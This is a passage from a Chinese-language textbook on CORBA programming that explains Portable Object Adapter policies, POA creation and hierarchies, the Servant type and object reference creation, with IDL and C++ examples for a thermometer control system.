对于 Root POA,标准的请求过程策略值是 USE_ACTIVE_OBJECT_MAP_ONLY。当没有为这个策略显式赋值时,这个值也是所创建的 POA 的默认值。

11.4.6 ObjectId 到伺服程序的关联

除默认伺服程序外,一个 POA 不是将对象到伺服程序之间的关联存储在激活对象映射中,就是每次试图调度一个请求时,期望应用程序提供该关联。当接到一个请求时,获得对象到伺服程序关联的 POA 就能简单地使用目标对象的 ObjectId 作为它在激活对象映射的一个索引来查找应当处理这个请求的伺服程序(我们在图 11.4 中阐明了这个查找过程)。但是,如果 POA 没有获得对象到伺服程序的关联,那它就必须依靠应用程序来提供它们。当需要一个伺服程序时,POA 不是通过调用应用程序提供的伺服程序管理器对象就是依赖于该应用程序提供的默认伺服程序来实现这个功能。

控制伺服程序是否保留是服务器应用程序内存使用的一个重要内容。比如,一个包含数千个对象的应用程序可能就要避免在 POA 的激活的对象映射中保留对象到伺服程序的关联,这主要是因为所有这些关联需要大量内存。作为替代的方法,应用程序可以注册一个伺服程序管理器对象,当需要的时候,它可为 POA 提供对象到伺服程序的关联,这样由于伺服程序管理器的调用,以略微增加请求处理的开销为代价就可降低内存的消耗。

伺服程序保留由 ServantRetentionPolicy 来控制:

```
module PortableServer {
    enum ServantRetentionPolicyValue {
        RETAIN, NON_RETAIN
    };
    interface ServantRetentionPolicy : CORBA::Policy {
        readonly attribute ServantRetentionPolicyValue value;
    };
}
```

```

};

// ...

};

```

对于 Root POA，标准的伺服程序保留策略值是 RETAIN。当没有为这个策略显式赋值时，这个值也是所创建的 POA 的默认值。

11.4.7 请求到线程的分配

服务器应用程序的通常做法是使用多个线程来同时服务多个请求。一个应用程序既可在在一个独立的新创建的线程中对每个新请求提供服务，又可在在一个独立的线程中为一个给定的对象处理所有的请求。或者它可以使用一个固定大小的线程池来处理所有的请求，如果线程池中所有线程都很繁忙，那就对请求进行排队。对一个应用程序来说，合适的线程策略依赖于多种因素，这些因素主要包括应用程序所拥有对象数量、期望请求率以及所使用的操作系统所提供的多线程操作支持。

应用程序可以使用两个不同的线程模型中的一个来创建 POA。ORB 受控的(ORB-controlled)模型允许 ORB 工具选择适合的多线程模型，而单线程(single-model)模型可确保在 POA 中针对所有对象的所有请求将按顺序进行调度。

ORB 受控模型允许多个并发的请求由多线程来处理。使用 POA 为这个模型创建的应用程序必须被实现，以便正确处理重入调用和并发操作，因为使用这样一个 POA 注册的伺服程序要求同时处理多个 CORBA 请求。

单线程模型 POA 实现的伺服程序不会像多线程一样工作。当集成不是为多线程环境下设计的已有代码时，可以使用单线程模型 POA 提供的顺序请求调度。

单线程 POA 线程模型的一个核心内容就是它与应用程序是否使用多线程无关。比如，一个多线程应用程序可以含有多个 POA，其中一些是 ORB 受控的线程策略，而另一些是单线程策略。不管应用程序是否使用多线程，它的所有单线程 POA 顺序传递它们的请求。这也就是说一个应用程序作为整体可能是多线程的，但在每个线程内部是按单线程 POA 方式执行的。所以，根据 ORB 实现，即使每个 POA 是单线程的，但要在 POA 间共享伺服程序时，你可能不得不考虑并发操作。

尽管这些 POA 多线程模型相对于引入 POA 之前的完全不支持多线程的 CORBA(在 CORBA 2.2 版中)是一个重大改进，但它们可以具有更大的灵活性。尤其是，不是提供 ORB 受控的模型，而是 POA 能为多线程策略的精细控制指定精确的模型，并且允许应用程序使用这些策略，这些精确的模型主要有线程池模型、线程预请求模型以及线程-对象模型。将来对 POA 规范的标准扩展可以真正提供具有这种满足多种需求的灵活性应用程序。

请求到线程的分配由 ThreadPolicy 来控制：

```

module PortableServer {
    enum ThreadPolicyValue {
        ORB-CTRL-MODEL, SINGLE THREAD-MODEL
    };
    interface ThreadPolicy : CORBA::Policy {
        readonly attribute ThreadPolicyValue value;
    };
}

```

```
// ...
};
```

对于 Root POA, 标准的线程策略值是 ORB_CTRL_MODEL。当没有为这个策略显式赋值时, 这个值也是所创建的 POA 的默认值。

11.4.8 策略工厂操作(Policy Factory Operations)

通过调用 POA 的策略工厂操作可以创建策略。POA 接口为每个策略类型都提供了一个独立的策略工厂操作:

```
module PortableServer {
    interface POA {
        LifespanPolicy
            create_lifespan_policy(
                in LifespanPolicyValue           value
            );

        IdAssignmentPolicy
            create_id_assignment_policy(
                in IdAssignmentPolicyValue     value
            );

        IdUniquenessPolicy
            create_id_uniqueness_policy(
                in IdUniquenessPolicyValue     value
            );

        ImplicitActivationPolicy
            create_implicit_activation_policy(
                in ImplicitActivationPolicyValue value
            );

        RequestProcessingPolicy
            create_request_processing_policy(
                in RequestProcessingPolicyValue value
            );

        ServantRetentionPolicy
            create_servant_retention_policy(
                in ServantRetentionPolicyValue value
            );

        ThreadPolicy
            create_thread_policy(
                in ThreadPolicyValue           value
            );
    };
}
```

每一个策略工厂操作都以同样的方式工作: 向新的策略对象传递所需的值, 然后操作返回对象引用。最终, 必须调用返回对象中的 destroy 操作(从基本 CORBA:Policy 接口继承来

的)来撤消它。比如,先创建必须的策略对象,然后将它们传递给 POA 创建函数的 PolicyList 中。POA 创建操作拷贝这些策略,这也就是说,在 POA 创建操作返回后,你可以立刻调用你这个拷贝的 destroy。

11.5 POA 创建

为了让 POA 策略有效,在创建时就可将它们应用于 POA。通过调用另一个 POA 的 create_POA 可以创建一个 POA。因为所有服务器应用程序都有一个 Root POA,所以它的 create POA 操作起到了创建其他 POA 的起始点的作用。

使用另一个 POA 创建的 POA 就成了正在创建的 POA 的子 POA。但是,请注意,这对子 POA 的策略没有影响。策略并不继承父 POA。相反,如果没有策略值传递给 create_POA 操作,则使用默认值。

create_POA 操作的特征如下:

```
module PortableServer {
    interface POAManager {
        exception AdapterAlreadyExists { ·· };
        exception InvalidPolicy {
            unsigned short index;
        };
    };

    interface POA {
        POA create_POA(
            in string             adapter_name,
            in POAManager         manager,
            in CORBA::PolicyList policies
        ) raises(AdapterAlreadyExists, InvalidPolicy);
        // ...
    };
};
```

关于这些 IDL 定义需要注意的几个重点如下:

- 如在 9.2 节所介绍的,POAManager 允许应用程序控制一个 POA 中的请求流。在这个例子中,POAManager 是前向说明,这样做仅仅是为了让我们把目光放在 create POA 上。这部分的完整描述在 11.10 节。
- create_POA 操作有三个参数。第一个参数是要创建的 POA 的名称。第二个是指向为要创建的 POA 控制请求流的 POAManager 的一个引用。如果 POAManager 参数是空,将为新的 POA 创建一个新的 POAManager。最后一个参数是用于新创建的 POA 的策略列表。
- create_POA 操作可能会产生两个异常。如果给定 create POA 的名称已经用于同一个父 POA 的另一个子 POA 的名称,那就会产生一个 AdapterAlreadyExists 异常。如果策略列表包含的策略未知或不一致,create_POA 操作就会产生 InvalidPolicy 异常,并设置异常成员 index 为 PolicyList 序列中的冲突策略索引。

我们用下面的这种方式为 Root POA 创建一个子 POA：

```
// Initialize the ORB.
CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

// Get a reference to the Root POA.
CORBA::Object_var obj =
    orb->resolve_initial_references("RootPOA");
PortableServer::POA_var root_poa =
    PortableServer::POA::narrow(obj);
assert(!CORBA::is_nil(root_poa));

// Create empty PolicyList for child POA.
CORBA::PolicyList policy_list;

// Invoke create_POA to create the child.
PortableServer::POA_var child_poa =
    root_poa->create_POA("child",
        PortableServer::POAManager::nil(),
        policy_list);
```

这个例子的第一部分说明我们用来初始化 ORB 和从 Root POA 获得一个引用的一般调用序列。然后我们创建一个 CORBA::PolicyList 序列，它像其他序列一样，如果使用默认的构造函数，它就是空的。最后，我们调用 Root POA 的 create_POA，并传递字符串“child”作为新的 POA 的名字，同时传递的参数还有一个空的 POAManager 引用和空的策略列表。假设 Root POA 的子 POA 中没有名为“child”的 POA，create_POA 就返回一个指向我们新创建的 POA 的对象引用。

显然，create_POA 可以被任何 POA 调用。比如，在 Root POA 的一个子 POA 中调用将会产生 Root POA 的一个孙 POA。在下面的例子中我们创建了 POA 的一个分层结构：

```
// Set up a nil POAManager reference
// to pass to each create POA call.
PortableServer::POAManager_var nil_mgr =
    PortableServer::POAManager::nil();

// Create POA A, child of the Root POA.
PortableServer::POA_var poa_A =
    root_poa->create_POA("A", nil_mgr, policy_list);

// Create POA B, child of the Root POA.
PortableServer::POA_var poa_B =
    root_poa->create_POA("B", nil_mgr, policy_list);

// Create POA C, child of the Root POA.
PortableServer::POA_var poa_C =
    root_poa->create_POA("C", nil_mgr, policy_list);

// Create POA D, child of POA B.
PortableServer::POA_var poa_D =
    poa_B->create_POA("D", nil_mgr, policy_list);

// Create POA E, child of POA D.
```

```
PortableServer::POA_var poa_E =
    poa_D->create_POA("E", nil_mngr, policy_list);
```

我们首先创建一个空的 POAManager 引用来传递给每一个 create_POA 调用，并且我们假定在前面的例子中传递我们创建的同一个空的策略列表。然后，我们创建 POA A,B 和 C 作为 Root POA 的子 POA。接下来我们创建 POA D 作为 POA B 的一个子 POA，最后我们创建 POA E 作为 POA D 的一个子 POA。这个 create_POA 调用结果产生如图 11.6 所示的 POA 分层结构。




图 11.6 POA 分层结构的一个例子

我们的例子说明了创建 POA 的机制，但是它也有点不符合实际，因为没有改变每个 POA 的策略。应用程序创建和使用多个策略的一个主要原因是为每一个 POA 赋予不同的策略。由于 Root POA 仅支持暂态对象，应用于一个新的 POA 的通用策略是给定它的 PERSISTENT 生存期范围策略：

```
// Create a PERSISTENT LifespanPolicy object.
PortableServer::LifespanPolicy var lifespan =
    root_poa->create_lifespan_policy(PortableServer::PERSISTENT);

// Create PolicyList.
CORBA::PolicyList policy_list;
policy_list.length(1);
policy_list[0] =
    PortableServer::LifespanPolicy::duplicate(lifespan);

// Create the child POA.
PortableServer::POA var child =
    root_poa->create_POA("child", nil_mngr, policy_list);

// Destroy our LifespanPolicy object.
lifespan->destroy();
```

我们首先使用 Root POA 的 create_lifespan_policy 操作来创建一个 LifespanPolicy 对象，并传递 PERSISTENT 作为策略值。请记住，任何 POA 都可起到策略对象工厂的作用，并且创建的策略对象决不连接到创建它们的 POA 上。接下来，我们创建一个单元素的策略

列表，并将指向 LifespanPolicy 的引用拷贝到该列表中。然后激发 Root POA 的 create_POA，并将新的 POA 名称、来自前面例子中的空的 POAManager 引用以及包含一个指向 PERSISTENT 生存期范围策略对象的引用的策略列表传递给它。最后，调用生存期范围策略对象的 destroy，这是因为它不需要再存在；如果需要的话，create_POA 操作确保它可以在策略列表中生成对象的一个拷贝。所以新创建的 POA 没有保存传递给 create_POA 的策略对象的引用，而是用拷贝进行替换。

用不同策略或策略组合创建 POA 是可能的。实际上，使用一些策略会自动地限定你对其余策略的选择，这是因为这些策略中的使用隐含着对其他策略的使用，并且它们中的一些策略是相互排斥的。但是，在我们介绍可以传递给 create_POA 的策略的一些有用组合之前，必须先解释 PortableServer 模块的一个重要特性：Servant IDL 类型。

11.6 Servant IDL 类型

对象是由伺服程序完成具体化的。在 9.2 节我们将伺服程序作为编程语言实体进行介绍，这些编程语言实体为 CORBA 对象提供函数体和实现。在 C++ 中，一个伺服程序就是一个 C++ 类的类型实例。

因为在 IDL 中 POA 是完全指定的，但是在 IDL 也必须有一个方法来描述伺服程序。遗憾的是，这个要求与伺服程序是编程语言实体相矛盾。在 IDL 中如何描述与语言有关的伺服程序，哪一个本身是不依赖于任何编程语言？

为了解决这个矛盾，在 CORBA 规范的 2.2 版本中向 IDL 中添加了 native 键。native 键的目的是允许 IDL 标识符可以说明为没有 IDL 定义的一种类型，但是这种类型可由每种语言映射来单独地进行定义。由于每一个 native 类型都要求在 IDL 语言映射中的一个单独的定义，所以只允许 OMG 向 IDL 中添加 native 说明。任何试图说明他们自己的 native 类型的应用程序开发人员可能会发现他们的 IDL 编译器拒绝编译他们的 IDL。

IDL Servant 类型的定义如下：

```
module PortableServer {
    native Servant;
};
```

在 C++ 中，Servant 类型映射到一个指向 ServantBase 类的指针：

```
namespace PortableServer {
    class ServantBase {
        public:
            virtual ~ServantBase();
            virtual POA_ptr default_POA();
            virtual CORBA::InterfaceDef_ptr
                _get_interface()
                throw(CORBA::SystemException);
            virtual CORBA::Boolean
                _is_a(
```

```

        const char * logical_type_id
    ) throw(CORBA::SystemException);

virtual CORBA::Boolean
    _non_existent()
        throw(CORBA::SystemException);

virtual void _add_ref();
virtual void _remove_ref();

protected:
    ServantBase();
    ServantBase(const ServantBase & base);
    ServantBase & operator=(const ServantBase & * base);
};

typedef ServantBase * Servant;

// ...
}

```

如我们在 9.3 节所提到的一样, ServantBase 可视为所有框架的基类, 这样它也是所有应用程序伺服类的基类。为了确保正确地撤消这些派生类, ServantBase 有一个公有的虚拟析构函数。由 ServantBase 类提供的所有构造函数都是受保护的, 因为它是一个抽象基类。ServantBase 提供构造函数和默认的赋值运算符拷贝, 这样派生的伺服类都支持拷贝操作。

ServantBase 提供 default_POA 函数。`_default_POA` 函数的 ServantBase 实现返回一个指向 Root POA 的引用。当调用一个伺服程序的 `_this` 函数来隐式创建并激活一个新的暂态 CORBA 对象时, `_default_POA` 提供 POA 引用。由于 `_default_POA` 函数是虚拟的, 所以它可以由派生伺服类进行重载以返回指向不同 POA 的一个引用。这样, 就允许 `_this` 函数创建并激活一个 POA 中的暂态对象, 而不是 Root POA。

`_get`, `_interface`, `_is_a` 和 `_non_existent` 函数提供了由 CORBA::Object 继承来的所有对象的这些 IDL 操作的默认实现。默认情况是, `_get_interface` 和 `_is_a` 由每一个静态框架类型进行重载并且在生成的代码中进行实现, 以返回一个基于框架的大多数派生接口类型的结果。`_non_existent` 的默认实现返回 `false`。因为这些函数是虚拟的, 所以如果必要的话, 可以在派生伺服类中重载默认实现。比如, 无论何时你的伺服程序具体化多个 CORBA 对象时, 必须重载 `_non_existent` 以返回目标对象的正确响应。

`_add_ref` 和 `_remove_ref` 函数允许具体伺服类来执行引用计数。它们的默认实现是空的, 但它们是虚拟的, 这样如果应用程序开发人员需要提供他们自己的引用计数方案的话, 他们可以重载它们。PortableServer 名字空间也提供了一个调用 RefCountServantBase 的线程安全的引用计数混合类。应用程序可以从这个混合类来派生它们的伺服程序以获得 `_add_ref` 和 `_remove_ref` 的引用计数实现。在 11.7.5 节的伺服程序内存管理问题中, 我们将详细介绍这些函数。

11.6.1 CCS::Thermometer 伺服程序

PortableServer::ServantBase 和所有的由它派生的框架类都是抽象基类, 所以为了创建伺服程序, 应用程序必须提供可以被实例化的具体伺服类。下面的例子说明了 CCS::Ther-

mometer 接口的一个应用程序伺服类;它与我们在 10.11 节所介绍的类相类似。唯一的差别在于构造函数带有伺服程序所表示的设备号。在前面我们所介绍的构造函数还需要一个定位字符串,它是用来直接编码设备的位置。在本章中,相反,我们让 Controller 单个对象负责初始化所有设备。

```
#include "CCSS.hh"

class Controller_impl;

class Thermometer_impl : public virtual POA_CCS::Thermometer {
public:
    Thermometer_impl(CCS::AssetType anum);
    virtual ~Thermometer_impl();

    // Functions for the Thermometer attributes.
    virtual CCS::ModelType
        model() throw(CORBA::SystemException);

    virtual CCS::AssetType
        asset_num() throw(CORBA::SystemException);

    virtual CCS::TempType
        temperature() throw(CORBA::SystemException);

    virtual CCS::LocType
        location() throw(CORBA::SystemException);

    virtual void
        location(const char * loc)
            throw(CORBA::SystemException);

    static Controller_impl * m_ctrl;           // My controller

protected:
    const CCS::AssetType m_anum;             // My asset number

    // Helper functions that read data from the device.
    CCS::ModelType    get_model();
    CCS::TempType     get_temp();
    CCS::LocType      get_loc();
    void             set_loc(const char * new_loc);

private:
    // copy not supported for this class
    Thermometer_impl(const Thermometer_impl & therm);
    void operator=(const Thermometer_impl & therm);
};
```

就像在 10.4 节介绍的一样,我们的伺服类 Thermometer_impl 是从 POA_CCS::Thermometer 框架类派生出来的,而这个框架类是从 ServantBase 派生出来的,它重载了从 POA_CCS::Thermometer 框架类继承而来的所有纯虚函数,并且它通过 10.3 节所描述的 ICP 网络定义了可以获取和设置实际目标设备状态的私有的辅助函数,它还保存有一个数据成员:它所表示的设备号。在 10.5 节所介绍的 Thermometer_impl 类和这里所介绍的实现唯一的差别在于构造函数和析构函数。

```

Thermometer-impl::
Thermometer-impl(CCS::AssetType anum) : m_anum(anum)
{
    m_ctrl->add_impl(anum);           // Add self to map.
}

Thermometer-impl::
~Thermometer impl()
{
    m_ctrl->remove_impl(m_anum);
}

```

不是使 Thermometer-impl 构造函数负责将这个设备设置为联机以及让析构函数将它设置为脱机, 我们让 Controller 来负责这些工作。正如在 11.7.3 节介绍的一样, 通过这样的修改, 就可以按照要求创建我们的伺服程序, 而不是按前面的方法创建它们。

在下一节中, 我们将介绍 Servant IDL 类型定义和它到一个 ServantBase * 的映射如何让应用程序确定的 C++ 伺服类实例(如我们的 Thermometer-impl 类)来激活和具体化 CORBA 对象。

11.7 对象创建和激活

显然, 在调用一个 CORBA 对象的操作前, 该对象必须存在。创建该对象后, 在它能够处理任何请求调用前, 该对象必须处于激活状态。通过伺服程序的注册, POA 提供若干种创建对象和激活对象的方式。

- 应用程序可以创建对象创建任何伺服程序。
- 应用程序可以隐式或显式注册一个伺服程序以具体化一个对象, 并让 POA 保留该对象和其伺服程序之间的关联。
- 应用程序可以提供两种类型伺服程序管理器(servant manager)对象中的一种, 伺服程序管理器可以动态地按每一请求提供伺服程序。应用程序既可以选要 POA 保留由伺服程序管理器提供的对象对伺服程序的关联, 也可要求为每一个请求单独调用伺服程序管理器以获得一个伺服程序。
- 如果目标对象当前没有被任何其他伺服程序具体化, 应用程序可以提供一个默认的伺服程序(default servant)。

在接下来的小节中, 我们将较完整地介绍这些选项中的每一个。11.7.1 节介绍对象创建, 11.7.2 节介绍显式激活对象, 11.7.3 节详细地介绍伺服程序管理器, 11.7.4 节介绍默认的伺服程序。

11.7.1 对象创建

POA 提供两种不用创建伺服程序就可以创建 CORBA 对象的操作。

```

module PortableServer {
    typedef sequence<octet> ObjectId;

```

```

interface POA {
    Object create_reference(
        in CORBA::RepositoryId intf
    ) raises(WrongPolicy);

    Object create_reference_with_id(
        in ObjectId           oid,
        in CORBA::RepositoryId intf
    ) raises(WrongPolicy);

    // ...
};

};

```

`create_reference` 和 `create_reference_with_id` 都需要一个 `CORBA::RepositoryId` 参数来识别新对象支持的大多数派生的 IDL 接口。如果大多数派生接口具有任何基接口，新的对象也将支持它们。传递一个不能识别大多数对象派生接口的仓库 ID，其结果是难以预测的，也是不可移植的。

`Create_reference` 操作要求 POA 具有一个值为 `SYSTEM_ID` 的 `IdAssignmentPolicy` 值，以便 POA 为新的对象生成 `ObjectId`。如果 POA 没有这个策略值，`create_reference` 将会引发 `WrongPolicy` 异常。

另一方面，当使用 `create_reference_with_id` 时，应用程序提供 `ObjectId`。这个 `ObjectId` 在应用程序域内表示对象的身份。比如，它可能是由一个指向一个应用程序用于永久存放对象状态的路径名组成，或者它是由数据库的一个键值或一个账号组成。由于 `ObjectId` 类型是一个 `octet` 序列，所以它可以包含几乎所有的可用来标识对象的数据类型。下面例子中的 `ObjectId` 由 CORBA 对象所代表的设备号组成。

用同一个 `ObjectId` 和同一个仓库 ID 多次调用 `create_reference_with_id` 是合法的，但是结果可能会随 POA 实现的不同有所变化。一些 POA 每次可返回同样的对象引用，而另一些 POA 可能会为每次 `create_reference_with_id` 调用返回不同的对象引用。不管这些可能出现的差别，请记住，POA 主要基于 `ObjectId` 来调度你的伺服程序所要求的请求。这就意味着，当用同样的参数多次调用 `create_reference_with_id` 时，不管是否返回相同或返回不同的对象引用，POA 都会将请求调度到正确的伺服程序上。看起来似乎有些奇怪，好像没有办法来防止你用同样的 `ObjectId` 值传递一个完全不同的仓库 ID 给 `create_reference_with_id` 的后续调用。如果你这些做了，POA 将不会产生异常，因为让 POA 检测这个不合法的使用的开销将非常高，从本质上说，它要求每个 POA 以某种方式记住曾经创建的所有对象引用。所以需要由你来确保你的应用程序的这种一致性。

如果 POA 具有 `SYSTM_ID` 策略值，所传递给 `create_reference_with_id` 的 `ObjectId` 参数必须为 POA 在前面生成的值。否则的话，可能就会产生(但不需要) `BAD_PARAM` 系统异常。由于存在错误的潜在可能性以及 ORB 并不要求检测错误，所以我们建议可移植的应用程序应避免用 `SYSTEM_ID` 策略值激发 POA 的 `create_reference_with_id`。

使用 `create_reference_with_id` 的一个好处是可实现我们的 `CCS::Controller::list` 操作。这个操作为我们所有的 Thermometer 设备(包括 Thermostat 设备，它也是 Thermometer 设备)返回一个包含对象引用的序列。下面是与 Controller 接口有关的内容：

```
# pragma "acme.com"

module CCS {
    interface Controller {
        typedef sequence<Thermometer> ThermometerSeq;
        ThermometerSeq list();
        // ...
    };
}
```

如果假定我们的气温控制系统运行在一个小的写字楼内,那它就可能控制几百到一千个设备。也就是说,如果为了实现 list,需创建一个代表这些设备中的每一个设备的伺服程序,仅仅是为了从它获得一个对象引用,那就浪费了时间和应用程序资源。相反,我们可使用 create_reference_with_id 来创建必要的对象引用而不用创建伺服程序。

```
CCS::Controller::ThermometerSeq *
Controller::impl::list() throw(CORBA::SystemException)
{
    // Create our return value.
    CCS::Controller::ThermometerSeq var return_seq =
        new CCS::Controller::ThermometerSeq(m_assets.size());
    return_seq->length(m_assets.size());

    // Iterate over our STL set of device asset numbers.
    // The m_assets variable is our set data member.
    CORBA::ULong index = 0;
    AssetSet :: iterator iter;
    for (iter = m_assets.begin(); iter != m_assets.end(); iter++)
    {
        CCS::AssetType anum = *iter;

        // Convert asset number to a string.
        ostrstream ostr;
        ostr << anum << ends;
        char * str = ostr.str();
        PortableServer::ObjectId var oid =
            PortableServer::string_to_ObjectId(str);
        delete[] str;

        // Check the model type of the device so
        // we can determine the right repository ID
        // for the new object.
        const char * repos_id;
        char model[32];
        int ok = ICP_get(anum, "model", model, sizeof(model));
        assert(ok == 0);
        if (strcmp(model, "Sens-A-Temp") == 0)
            repos_id = "IDL:acme.com/CCS?Thermometer:1.0";
        else
            repos_id = "IDL:acme.com/CCS Thermostat:1.0";
```

```

// Assume we already have a valid POA reference.
CORBA::Object_var obj =
    poa->create_reference_with_id(oid, repos_id);

// Narrow and store in our return sequence.
return_seq[index++] = CCS::Thermometer::_narrow(obj);
}

return return_seq, retn();
}

```

这个例子与我们在10.11.2节所介绍的 ControllerImpl 类的一个差别是,使用了一个 STL 集而不是一个映射作为 m_assets 数据成员。这是因为我们的 POA 激活对象映射存储了 ThermometerImpl * 伺服程序指针,所以我们不必保留一个重复该存储的独立映射。这样,m_assets 只存储设备号。

该 list 实现遍历设备号集。对每一个设备号,我们必须为它所代表的设备创建一个对象引用。为了达到这个目的,我们首先使用一个 ostrstream 将这个设备号转换成一个字符串,然后使用 PortableServer 名字空间所提供的 string_to_ObjectId 辅助函数将所产生字符串转换成一个 ObjectId, string_to_ObjectId 函数是唯一一个将字符串转换成 ObjectId 的函数。除 ObjectId 之外,我们需要新对象支持的大多数派生接口的仓库 ID。为了确定正确的仓库 ID,我们使用 ICP_get 设备访问函数通过设备号直接从设备中读取型号类型。如果型号类型表明设备是一个温度计,我们就让 repos_id 变量指向 Thermometer 接口的仓库 ID;否则,我们就让它指向 Thermostat 接口的 ID。我们将 oid 和 repos_id 参数传递给 create_reference_with_id 来创建该设备的对象引用。因为返回的 create_reference_with_id 值是一个 CORBA::Object 类型的引用,所以在将它赋值给返回序列前,还需将它紧缩成 CCS::Thermometer 类型。在遍历完 m_assets 集之后,返回 Thermometer 引用的序列。

list 的这个实现当然是按预期的方式工作。此外,我们不需要创建任何伺服程序来为所有的设备返回对象引用,这一点很清楚地表明一个 CORBA 对象的生命周期是完全不依赖于任何用来具体化它的任何伺服程序的生命周期。但是,这个 list 实现包含着一些有趣的副产品。这些副产品与对象的接口类型以及对象的最终激活有关。

紧缩问题

我们以这个风格实现 list 的目的是为了避免为每个对象创建一个伺服程序。创建所有这些伺服程序可能会浪费时间和内存资源,这主要是因为不可能调用 list 的客户程序也调用 list 返回的每一个 Thermometer 的操作。

遗憾的是,我们必须将每一个新创建的对象引用紧缩成 CCS::Thermometer 接口以赋值给我们的序列,这一事实可能意味着无论怎样每个对象的伺服程序都需要创建。这是因为_narrow 必须验证对象是否实际上支持要紧缩的接口。大多数 ORB 通过将目标对象的对象引用中的仓库 ID 传递给该对象的 CORBA::Object::is_a 操作来实现紧缩。尽管对 CORBA::Object 的一些操作完全在客户端执行,但 is_a 操作并不包含在内;通常,就好像它是一个普通操作一样,该操作由目标对象直接调用。这也是为什么 ServantBase 类为_is_a 提供了一个默认实现,就如在11.6节所介绍的一样。为了执行 is_a 请求,POA 必须激活目标对象,也就是应用程序必须为它创建并提供一个伺服程序。如果当一个 CORBA 对象创建时,应用

程序必须立即提供一个伺服程序,那由 `create_reference` 和 `create_reference_with_id` 提供的优化功能就完全没有作用。

幸运的是,一些ORB使用下面的技术来避免将目标对象关联到一个完全的_narrow请求。

- 因为_narrow函数是由被编译在客户应用程序中的静态存根提供,所以一些ORB首先企图通过C++存根类层次进行向下强制转换(down-cast)来尝试寻找想要的接口。如果向下强制转换成功,则_narrow成功。所以没有远程信息需要发送,并且目标对象也不需要激活。
- 一些ORB尝试嵌入在目标对象的对象引用中的仓库ID与要紧缩的接口的仓库ID相匹配。如果它们匹配,那么ORB完全可以在客户机上执行_narrow,并且目标对象也不需要激活。
- 一些ORB使用接口仓库(Interface Repository)来确定一个紧缩操作是否成功。客户程序ORB通过调用接口仓库的操作并比较仓库ID以定位一个匹配来查找目标对象支持的接口层次。如果找到一个匹配,则客户端_narrow成功,并且不向目标对象发送请求。

但是因为性能的原因,一般不采用这个方法而采用上面的另外两种方法。通常,由于依赖于这个方法中接口仓库,对于完全分布的系统将会产生一个瓶颈和单个失败点。

为了利用至少是ORB提供的第一种紧缩优化方式,我们可能需要更改list实现以紧缩为对象的大多数派生接口。

```
if (strcmp(model,"Sens-A-Temp") == 0)
    return seq[i] = CCS::Thermometer::narrow(obj);
else
    return_seq[i] = CCS::Thermostat::narrow(obj);
```

如果对象的型号类型指出它是一个Thermometer,就将它紧缩成Thermometer接口;否则的话,将它紧缩成一个Thermostat。如果你的ORB没有优化紧缩以避免不必要的对象调用的功能,如果可能的话,尝试重写你的代码以便总能紧缩成大多数派生接口。

最后,另一个替代的方法是在CORBA规范的更新版本中可得到的unchecked紧缩。这些紧缩完全像它名字所暗含的含义一样:它仅假设目标对象支持当前的接口并且返回想要的类型的一个引用。这样它就延迟了类型检查,直到使用紧缩的对象引用第一次进行操作调用时才进行类型检查。如果实际对象并不支持所调用的操作,客户程序就会接到一个标准的CORBA::BAD_OPERATION系统异常。

未经检查的紧缩特征在CORBA信息规范(CORBA Messaging Specification)_20]中引入,该信息规范是向CORBA中添加的异步信息发送能力。未经检查的紧缩是使用异步或存储转发机制进行对象静态调用所必须的。在这样的对象上要求异步的紧缩操作将否定对那些对象异步调用所提供的好处。

激活问题

list操作实现使用同样的POA创建所有的对象引用。遗憾的是,这个表面上无关紧要的选择可能严重地限制了激活操作。因为我们还没有显式描述对象的激活、伺服程序管理器或

默认的伺服程序,我们在后面的章节中将重新回到这个专题进行讨论。

但是,我们知道 Controller 对象不能作为我们的 Thermometer 和 Thermostat 对象在相同的 POA 中进行注册。这是因为在我们的对象 ID 中使用了设备号,而我们的控制器没有一个设备号;它纯粹是一个单个的对象,不像系统中的其他对象,它不是一个物理设备对应物。我们也许能为 Controller 构造一个并不与任何 Thermometer 或 Thermostat 设备号相矛盾的特殊的设备号,但这个方法是不合适的并且是一个具有潜在危险的方法。相反,我们仅为我们的 Controller 创建一个 POA 并显式为它激活一个伺服程序。下面的例子说明了两个 POA —— 一个是为 Thermometer 对象而另一个是为 Thermostat 对象 —— 是如何作为 Controller 的一个子 POA 创建的。

```
// Initialize the ORB.  
CORBA::ORB var orb = CORBA::ORB init(argc, argv);  
  
// Get a reference to the Root POA.  
CORBA::Object var obj =  
    orb->resolve_initial_references("RootPOA");  
PortableServer::POA_var root_poa =  
    PortableServer::POA::_narrow(obj);  
assert(!CORBA::is_nil(root_poa));  
  
// Create PolicyList for child POAs (not shown).  
CORBA::PolicyList policy_list;  
  
// Invoke create_POA to create the controller child POA.  
PortableServer::POA_var controller_poa =  
    root_poa->create_POA("Controller",  
        PortableServer::POAManager::_nil(),  
        policy_list);  
  
// Now create Thermometer and thermostat POAs as children  
// of the Controller POA.  
  
PortableServer::POA_var thermometer_poa =  
    controller_poa->create_POA("thermometer",  
        PortableServer::POAManager::_nil(),  
        policy_list);  
  
PortableServer::POA_var thermostat_poa =  
    controller_poa->create_POA("thermostat",  
        PortableServer::POAManager::_nil(),  
        policy_list);
```

